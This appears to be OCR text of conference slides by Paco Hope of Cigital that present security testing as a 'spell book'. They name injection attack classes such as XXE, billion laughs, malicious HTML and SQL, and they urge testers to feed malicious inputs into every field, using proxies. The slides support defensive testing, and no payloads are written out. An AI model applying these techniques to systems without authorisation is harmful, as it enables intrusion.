
Ingredients

- *Eye of newt…*
- *Wing of bat…*
- SQL character sequences
- HTML sequences
- Cookies of evil
- XML of Malice


Book of Security Spells, Grade 1




Book of Security Spells, Grade 1



Book of Security Spells, Grade 1



Book of Security Spells, Grade 2



In Your Spell Book

Got XML?


- External XML Entity (XXE)
- Billion laughs

Got HTML?

- Malicious HTML

Got a Database?

- Malicious SQL



Add These Ingredients Everywhere

- User attributes
- Data fields
- Imported external data
- Places where “this couldn’t happen”

Remember

1. **Orcs, not Elves**
   - Armies of dumb, brute labour
2. **No Gold Required**
   - Tools are largely free or cheap
3. **Crystal Ball**
   - Proxy connections and tamper with them
4. **Use a Spell Book**
   - Repeated application of well-known malicious inputs

Go forth and conquer!

Paco Hope

Twitter: @pacohope

Email: paco@cigital.com

Cigital
BUILDING SECURITY IN

TEST NET